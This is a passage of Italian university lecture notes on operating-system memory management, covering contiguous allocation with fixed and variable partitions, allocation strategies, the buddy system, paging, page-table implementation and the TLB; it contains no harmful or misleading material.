In un sistema multiprogrammato, ovviamente, non è possibile conoscere in anticipo dove un processo può essere posizionato in memoria, dunque il binding a tempo di compilazione non è possibile.
In più, l'esigenza di avere lo swap impedisce di poter utilizzare indirizzi rilocati in modo statico, dunque neanche il binding a tempo di caricamento non è possibile.
Dunque per sistemi complessi, viene usata una rilocazione dinamica per la gestione della memoria nel sistema operativo. La rilocazione statica è possibile in sistemi per applicazioni specifiche (si ha però una limitata gestione della memoria nel sistema operativo).

Da ora in avanti tratteremo solo casi di binding dinamico, perché è quello più usato e che porta più vantaggi.

## Schemi di gestione della memoria

Prendiamo in considerazione una memoria di $N$ celle contigue e vediamo come è possibile assegnare queste celle ad un processo per caricare la sua immagine.

Facciamo l'assunzione che tutto il processo debba essere caricato in memoria (anche se questo nella realtà non è necessario), e ricordiamo che le soluzioni realistiche utilizzano la virtualizzazione.
Gli schemi di allocazione di memoria che vedremo sono i seguenti:

- Allocazione contigua
- Paginazione
- Segmentazione
- Segmentazione paginata

### Allocazione contigua


L'allocazione contigua è lo schema più semplice e consiste nell'allocare i processi in memoria in posizioni contigue all'interno di una partizione (un processo con dimensione dell'immagine di $10\ \ Kb$ occupa $10\ \ Kb$ consecutivi nella memoria).

Dunque la memoria è suddivisa in **partizioni** di dimensioni diverse, che possono essere:

- A dimensione fissa
- A dimensione variabile

Un processo per poter essere allocato in una partizione deve essere di dimensione minore o uguale alla dimensione della partizione.

Usando la **tecnica delle partizione fisse** abbiamo che la memoria è divisa in partizioni di dimensioni predefinite (tipicamente diverse tra loro).





Le “problematiche” che dobbiamo affrontare sono:

- Come scegliere in quale partizione allocare un processo, ovvero come assegnare le partizioni di memoria ai processi
- Come supportare la rilocazione dinamica (ovvero come avviene la traduzione degli indirizzi)

L’**assegnazione della memoria** viene effettuata dallo scheduling a lungo termine e ci sono due possibilità:


- **Una coda associata ad ogni partizione**




In questo caso devo scegliere in quale coda inserire ogni processo che arriva, e si sceglie di assegnare il processo alla coda della partizione più piccola in grado di

contenerlo, ma è poco flessibile.
Se ad esempio ho solo processi “piccoli”, si metterebbero tutti in coda nella prima partizione, creando un’attesa nonostante tutte le altre partizioni siano libere.

- **Una coda singola per tutte le partizioni**




Per risolvere il problema che abbiamo visto prima utilizziamo un’unica coda e vedremo successivamente come scegliere la partizione per il primo processo in coda


Se usiamo una coda singola per tutte le partizioni possiamo avere diverse politiche di funzionamento:

- **First Come First Served**
  Il primo processo della coda viene assegnato alla partizione libera più piccola in grado di contenerlo.
  Facile da implementare, però vi è un basso utilizzo della memoria. Ad esempio un processo grande potrebbe bloccare dei processi piccoli perché lui non riesce ad entrare in nessuna partizione libera. In più la partizione occupata potrebbe essere occupata da un processo più piccolo perché era l’unica libera quando è arrivato.
- **Scansione della coda**
  Per ogni partizione libera, eseguo una scansione della coda dei processi e
  - **Best fit only**
    Scelgo il processo con dimensioni più simili alla partizione (ottimale nell’utilizzo della memoria, ma devo scandire tutta la lista ogni volta quindi molto costoso)
  - **First available fit**
    Scelgo il primo processo che riesce a stare nella partizione (FCFS e Best Fit). Però può succedere che processi piccoli occupino partizioni grandi.

Per il problema della **rilocazione dinamica** invece, la MMU, oltre ad avere il registro base di rilocazione, ha anche il **registro limite**, che serve per proteggere lo spazio dei vari processi (attivamente e passivamente).
Dunque:

- Il registro base contiene il valore dell’indirizzo più basso del processo
- Il registro limite contiene il limite superiore dello spazio logico

Di conseguenza ogni indirizzo logico deve risultare minore del valore del registro limite.




In questa maniera viene garantito il fatto che un processo non possa accedere allo spazio degli indirizzi di altri processi.
La MMU non controlla che gli indirizzi non siano negativi, perché questo controllo viene eseguito dal compilatore prima di eseguire il programma.

I vantaggi dell'allocazione contigua a partizioni fisse è che è relativamente semplice rispetto agli altri schemi che vedremo.
Gli svantaggi però sono:

- Il grado di multiprogrammazione è limitato dal numero di partizioni, in quanto sono fisse e non si possono cambiare in nessun modo
- La frammentazione, che causa perdita di memoria (sia interna che esterna)

La **frammentazione interna** è interna alla partizione e avviene quando la dimensione della partizione è più grande della dimensione del job che la occupa.
La **frammentazione esterna** avviene quando ci sono partizioni non utilizzate che non soddisfano le esigenze dei processi in attesa.

Per risolvere i problemi dell'allocazione contigua a partizioni fisse, viene usata l'**allocazione contigua a partizioni variabili.**

Nell'allocazione contigua a partizioni variabili, lo spazio utente viene diviso in partizioni di dimensione variabile.
In particolare, le dimensioni delle partizioni sono identiche alle dimensioni dei processi che le occupano e in questa maniera si elimina la frammentazione interna.
Il funzionamento consiste nel, partendo dalla memoria libera, creare una partizione per ogni processo che arriva. Inizialmente le partizioni possono essere contigue in memoria, però quando i processi iniziano a terminare si creano dei "buchi" tra le partizioni.

Anche in questo caso le "problematiche" che dobbiamo affrontare sono:


- Come scegliere in quale partizione allocare un processo, ovvero come assegnare le partizioni di memoria ai processi
- Come supportare la rilocazione dinamica (come avviene la traduzione degli indirizzi)

Per l'**assegnazione della memoria**, il sistema operativo gestisce una lista di buche (blocchi di memoria disponibili). All'inizio questa lista è composta da un solo elemento, ovvero tutta la memoria.

Il sistema operativo mantiene informazioni sulle partizioni allocate e sulle buche. Non appena arriva un processo, gli viene allocata memoria usando la buca che lo può contenere.




Ecco un esempio di evoluzione della memoria con partizioni variabili:





Quando un processo deve essere allocato esistono varie strategie da usare per scegliere la buca:

- **First-fit**
  Alloco la prima buca grande a sufficienza
- **Best-fit**
  Alloco la più piccola buca grande a sufficienza, dunque devo scansionare la lista di buche però ho il minimo spreco di spazio
- **Worst-fit**
  Alloco la buca più grande, dunque devo scansionare la lista di buche. Questo è un approccio ottimistico in quanto speriamo che la buca che si crea dallo spazio rimanente sia abbastanza grande per allocare un altro processo


Tipicamente first-fit è la strategia migliore in quanto i vantaggi che ci portano le altre due strategie non ripagano la complessità richiesta per attuarle.

Per quanto riguarda il **supporto per la rilocazione dinamica**, il funzionamento è uguale a quello per partizioni fisse, solo che il registro limite è dato dalla dimensione dello spazio di indirizzamento logico del processo (invece che dalla dimensione della partizione fissa).




I vantaggi di questa tecnica per l'allocazione sono che non si ha frammentazione interna per costruzione (le partizioni sono grandi esattamente come i processi), però si soffre di frammentazione esterna. Infatti si può verificare la situazione in cui esiste la quantità di spazio libero in memoria, però è inutilizzabile non essendo contiguo (con first-fit, statisticamente circa il 50% dei blocchi va perso).

L'idea per risolvere il problema della frammentazione esterna è quella di compattare tutte le buche, dunque spostare il contenuto della memoria in modo da rendere contigue tutte le partizioni (e di conseguenza tutte le buche andando a formare un'unica grande buca). Ovviamente questo è possibile solo se la rilocazione è dinamica, visto che richiede la modifica del registro base dei processi.




La compattazione però è molto costosa da eseguire visto che bisogna congelare tutti i processi in esecuzione, eseguire la compattazione (ovvero semplicemente cambiare i registri base dei processi), e poi ricominciare le esecuzioni, e anche se la compattazione potrebbe essere trasparente all'utente, il computer rimane "congelato" per questo arco di tempo.

L'ultimo meccanismo che vediamo per l'**allocazione contigua** è quello del **buddy system**, che è un compromesso tra il meccanismo delle partizioni fisse e quello delle partizioni variabili.

In questo meccanismo la memoria è vista come una serie di liste di blocchi di dimensione $2^k$ con $L < k < U$:

- $2^L$: più piccolo blocco possibile da allocare (ad esempio $4 \;\; K$)
- $2^U$: più grande blocco possibile da allocare (ad esempio tutta la memoria)


Dunque la memoria è resa disponibile sotto forma di blocchi di dimensione $2^k$


All'inizio si ha un unico grande blocco grande $2^U$. Non appena arriva un processo si comincia a dividere la memoria in $2$ fino a che non si trova un blocco grande $2^k$ tale che $2^{k-1}$ è troppo piccolo per contenere il processo, e viene allocato l'intero blocco di dimensione $2^k$.
Dunque si continua a dividere i blocchi per $2$ fino a che

- Non si trova un blocco in cui il nostro processo non riesce a stare, e quindi si resta col blocco più grande
- Non si raggiunge il limite inferiore $2^L$

Quando un processo rilascia la memoria, il blocco che occupava torna a far parte della lista dei blocchi liberi di dimensione corrispondente. Nel caso in cui risultino $2$ blocchi adiacenti (che erano stati creati dalla divisione del blocco più grande) liberi di dimensione $2^k$, è possibile compattarli ottenendo un blocco unico libero di dimensione $2^{k+1}$.

Il vantaggio di questo meccanismo è che la compattazione richiede solo di scorrere la lista dei blocchi di dimensione $2^k$, quindi è veloce.
Lo svantaggio è che si ha una frammentazione interna, che però può essere superiore al 50% del blocco solo nei blocchi di dimensione $2^L$.
Inoltre si ha anche una frammentazione esterna se le celle contigue non sono della stessa dimensione oppure non appartenevano allo stesso blocco di partenza, oppure anche nel caso in cui le celle libere della stessa dimensione non sono contigue.




## Paginazione

Il problema della frammentazione interna ed esterna è irrisolvibile dal momento in cui è richiesto che il programma sia in celle contigue, infatti si può solo cercare di limitare le frammentazioni, ma è impossibile eliminarle completamente.

La **paginazione** dunque toglie il vincolo del far stare il programma in esecuzione in celle contigue (rimane però il vincolo che tutto il programma deve essere caricato in memoria), e dunque risolve i problemi di frammentazione esterna.
Dunque l'idea è quella di permettere che lo spazio di indirizzamento fisico di un processo sia non-contiguo, e dunque si alloca la memoria fisica dove essa è disponibile.

La memoria fisica (RAM) viene divisa in blocchi della stessa dimensione, chiamati **frame** (dimensioni tipiche sono $512\ \ byte$, $8\ \ Kb$, etc).
La memoria logica (quella che vede la CPU) viene anch'essa separata in blocchi, della stessa dimensione dei frame, detti **pagine**.

Per eseguire un programma avente dimensione $n$ pagine, bisogna trovare $n$ frame liberi, ma non è necessario che questi frame siano in posizioni contigue. Questo elimina la frammentazione esterna, in quanto nel momento in cui ci sono abbastanza frame liberi per ospitare un processo, io posso sempre ospitarlo anche se i frame liberi non sono contigui.
La frammentazione interna invece c'è, però può avvenire solo nell'ultimo frame assegnato ad un processo, dunque è meno frequente e può essere grande al massimo quanto un frame (nel caso medio metà dell'ultimo frame viene sprecato)

Si utilizza dunque una tabella delle pagine, **page table**, per mantenere traccia di quale frame corrisponde a quale pagina.
C'è una page table per ogni processo, e viene usata per tradurre gli indirizzi logici del processo in indirizzi fisici.


## Paginazione - esempio

- Dimensione della pagina = 1KB
- Dimensione del programma = 2.3KB
- Necessarie 3 pagine
  - dell'ultima pagina si userà solo 0.3KB
- E' ancora possibile della frammentazione interna, ma solo nell'ultima pagina

Vediamo ora come avviene la **traduzione degli indirizzi**.
L'indirizzo logico generato dalla CPU è composto da due parti:


- Il numero di pagina $p$
  Che viene usato come indice nella page table, la quale contiene l'indirizzo di base di ogni frame
- L'offset all'interno della pagina $d$
  Che viene combinato con l'indirizzo di base definendo l'indirizzo fisico che viene inviato alla memoria

Se la dimensione della memoria è $2^m$ e quello di una pagina è $2^n$ (parole/byte), l'indirizzo è suddiviso così:





Notiamo subito che più piccola è la dimensione delle pagine/frame, più numero di pagine/frame avremo e di conseguenza più complicata sarà la traduzione.

La MMU quindi è più complicata rispetto a prima




Dunque la CPU emette un indirizzo, che viene diviso in numero di pagina e offset. La pagina viene usata come indice nella page table, da cui ricaviamo l'indirizzo base del frame in cui si trova fisicamente la pagina. All'indirizzo base del frame viene aggiunto l'offset e otteniamo l'indirizzo fisico.
È dunque fondamentale che la MMU lavori in hardware, vista l'alta complessità di questa traduzione.
Ecco un esempio:

- Memoria da 8KB
- Pagine di 1KB
  - L'indirizzo logico 936 diventa l'indirizzo fisico 1960
    - pagina 0 (0…1023)
      - (inizio pagina = 0)
      - offset = 936
    - pagina 0 → frame 1 (1024…2047)
    - indirizzo fisico = 1024 + offset = 1024+936 = 1960
  - L'indirizzo logico 2049 diventa l'indirizzo fisico 3073
    - pagina 2 (2048…3071)
      - inizio pagina = 2048
      - offset = 1
    - pagina 2 → frame 3 (3072…4095)
    - indirizzo fisico = 3072 + 1 = 3073



Dunque la **page table** è una struttura che appartiene al processo e che serve per la traduzione degli indirizzi. L'efficienza di questa struttura è fondamentale e può essere implementata in due modi:

- Implementazione tramite registri
- Implementazione in memoria
    - Tabella delle pagine multilivello
    - Tabella delle pagine invertita

La soluzione più veloce dunque è quella di caricare la page table nei **registri** general purpose della CPU, inserendo ogni entry in un registro. Questa soluzione è molto efficiente ma è fattibile solamente se il numero di entry della tabella è limitato (visto che ci sono pochi registri), e poi viene allungato il tempo di context switch perchè è richiesto il salvataggio dei registri.


Dunque la soluzione più fattibile consiste nel salvare la page table in **memoria RAM**.

Per sapere in che posizione della memoria è salvata la tabella si utilizzano due registri:

- Il **Page-Table Base Register** (**PTBR**)
  Che punta all'inizio della page table
- Il **Page-Table Length Register** (**PTLR**), che è opzionale
  Che contiene la dimensione della page table

Dunque al momento del context switch devo salvare solo un registro (massimo due), e di conseguenza il context switch è più breve.


Questa soluzione però raddoppia i tempi di traduzione in quanto sono richiesti due accessi alla memoria (page table e dato/istruzione) invece che uno.
Il problema del doppio accesso può essere risolto tramite una **cache veloce**, detta **Translation Look-aside Buffers** (**TLB**).
Questa memoria è una memoria aggiuntiva ed è associativa (con un solo accesso esegue tanti confronti), dunque viene confrontato l'elemento fornito (il numero di pagina) con il campo chiave di tutte le entry contemporaneamente e mi ritorna il numero di frame se esiste la entry (altrimenti mi da "miss").




Ovviamente se la pagina che sto cercando non è presente nella TLB, il tempo di interrogazione della TLB viene "sprecato" (è inutile) e devo andare ad accedere alla page table intera in memoria. Dunque nel caso di una miss il tempo di traduzione è composto dai due accessi a

memoria più l'accesso alla TLB. Perciò per far sì che la TLB sia efficiente devo fare in modo di trovare la pagina nella TLB nella maggior parte dei casi.

La struttura della MMU nel caso della presenza della TLB è la seguente:




La memoria TLB è molto costosa, dunque non può essere grande, infatti nel TLB viene memorizzato solo un piccolo sottoinsieme delle entry della tabella delle pagine. Ad ogni context switch il TLB viene ripulito per evitare mapping di indirizzi errati.
Durante un accesso alla memoria:

